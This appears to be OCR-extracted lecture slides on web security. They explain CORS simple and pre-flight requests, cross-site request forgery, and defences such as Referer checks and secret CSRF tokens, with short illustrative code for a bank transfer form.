
CORS Failure with Pre-Flight




*Usually: Simple Requests

- ⚠️ **Not all requests result in a Pre-Fetch trip!**
- "Simple" requests do not. Must meet all of the following criteria:
  - Method: **GET**, **HEAD**, **POST**
  - If sending data, content type is **application/x-www-form-urlencoded** or **multipart/form-data** or **text/plain**
  - No custom HTTP headers (can set a few standardized ones)
- These mimic the types of requests that could be made without Javascript e.g., submitting form, loading image, or page


Simple CORS Success



Simple CORS Failure



Attacks via Simple CORS



A simple request *causing side-effect* can still be used for attack:

- The *sending* is not blocked by CORS because it’s *simple*.
- The access to the response is blocked by CORS, but the attacker doesn’t care.

Simple vs. Pre-Flight Requests


When a request would have been *impossible* without Javascript, CORS performs a Pre-Flight Check to determine whether the server is willing to receive the request from the origin.

```
$.ajax({
  url: “api.bank.com/account“, type: “POST”,
  dataType: “JSON”, data: {“account”:
“abc123”}
})
```

Requires Pre-Flight because it's not possible to send JSON in HTML form


Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)



- Cross-site request forgery (CSRF) attacks are a type of web exploit where a website transmits unauthorized commands as a user that the web app trusts
- In a CSRF attack, a user is tricked into submitting an unintended (often unrealized) web request to a website

Cross-Site Request Forgery (CSRF)



Cookie-based authentication is not sufficient for requests that have any side affect

Cross-Site Request Forgery (CSRF)

- Cookies do not indicate whether an authorized application submitted request since they're included in every (in-scope) request
- We need another mechanism that allows us to ensure that a request is authentic (coming from a trusted page)
- Four commonly used techniques:
  - Referer Validation
  - Secret Validation Token
  - Custom HTTP Header
  - sameSite Cookies

Referer Validation

- The **Referer** request header contains the address of the previous web page from which a link to the currently requested page was followed. The header allows servers to identify where people are visiting from.

- https://bank.com → https://bank.com ✓
- https://attacker.com → https://bank.com X
- → https://bank.com ??

Secret Token Validation

- bank.com includes a secret value in every form that the server can validate

```
<form action="https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value="434ec7e838ec3167ef5">

  <input  type="text" name="to">
  <input  type="text" name="amount">

  <button type="submit">Transfer!</button>
</form>
```

Attacker can't submit data to /transfer if they don't know csrf_token

